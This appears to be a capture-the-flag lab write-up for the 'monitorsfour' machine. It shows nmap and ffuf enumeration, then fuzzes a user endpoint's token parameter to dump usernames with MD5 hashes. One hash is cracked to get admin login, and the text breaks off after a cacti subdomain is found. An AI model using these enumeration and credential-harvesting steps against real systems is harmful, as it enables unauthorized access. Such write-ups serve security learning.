# This is monitorsfour writeup by Jiseok Song


## nmap

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 127 nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
```


*It has only http open. Add monitorsfour.htb to /etc/hosts. Also, note that the system is windows(ttl 128)*

## Web Enumeration


*Visit monitorsfour.htb*




*It's using php*




*But it doesn't have any php extension for each page. For example, index.php shows nothing.*





*Let's enumerate web content*


```
ffuf -u http://monitorsfour.htb/FUZZ -w /opt/SecLists/Discovery/Web-
Content/raft-medium-words.txt -fc 403
```

```
user                    [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 47ms]
login                   [Status: 200, Size: 4340, Words: 1342, Lines: 96, Duration: 55ms]
contact                 [Status: 200, Size: 367, Words: 34, Lines: 5, Duration: 44ms]
static                  [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 31ms]
views                   [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 32ms]
controllers             [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 43ms]
forgot-password         [Status: 200, Size: 3099, Words: 164, Lines: 84, Duration: 214ms]
.env                    [Status: 200, Size: 97, Words: 1, Lines: 6, Duration: 186ms]
```


*contact shows weird warning logs*





*.env pops up a download format*





*Or I can just use curl to see the content right away*




*user shows token parameter is missing*




*So I can try any token*





*Let's fuzz with any alphanumerics*

```
ffuf -u http://monitorsfour.htb/user?token=FUZZ -w
/opt/SecLists/Fuzzing/alphanum-case-extra.txt -fw 4
```

```
0                       [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 107ms]
```

*It leaks credentials*




*I can use jq to get only username and password*


```
curl http://monitorsfour.htb/user?token=0 -s | jq '.[] | .username + ":" +
.password' -r
```


```
┌──[parrot@parrot]─[~/Documents/monitorsfour]
└─$curl http://monitorsfour.htb/user?token=0 -s | jq '.[] | .username + ":" + .password' -r
admin:56b32eb43e6f15395f6c46c1c9e1cd36
mwatson:69196959c16b26ef00b77d82cf6eb169
janderson:2a22dcf99190c322d974c8df5ba3256b
dthompson:8d4a7e7fd08555133e056d9aacb1e519
```

*This is md5sum, so I can use crackstation to crack it*

| Hash | Type | Result |
|---|---|---|
| 56b32eb43e6f15395f6c46c1c9e1cd36 | md5 | wonderful1 |
| 69196959c16b26ef00b77d82cf6eb169 | Unknown | Not found. |
| 2a22dcf99190c322d974c8df5ba3256b | Unknown | Not found. |
| 8d4a7e7fd08555133e056d9aacb1e519 | Unknown | Not found. |

*Admin hash is cracked. Let's login to the web server.*




*It has users, which might be the hint for username*

| # | Username | Name | Position | D.O.B | Start Date | Salary | Actions |
|---|---|---|---|---|---|---|---|
| 1 | admin | Marcus Higgins | System Administrator | 1978/04/26 | 2021/01/12 | $320,800.00 | |
| 2 | mwatson | Michael Watson | Website Administrator | 1985/02/15 | 2021/05/11 | $75,000.00 | |
| 3 | janderson | Jennifer Anderson | Network Engineer | 1990/07/16 | 2021/06/20 | $68,000.00 | |
| 4 | dthompson | David Thompson | Database Manager | 1982/11/23 | 2022/09/15 | $83,000.00 | |

Showing 1 to 4 of 4 entries

*Changelog shows exploitation hint that will be used later*





*Let's check for subdomains*


```
ffuf -u http://monitorsfour.htb -H 'Host: FUZZ.monitorsfour.htb' -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt  -fs 138
```

```
cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 75ms]
```

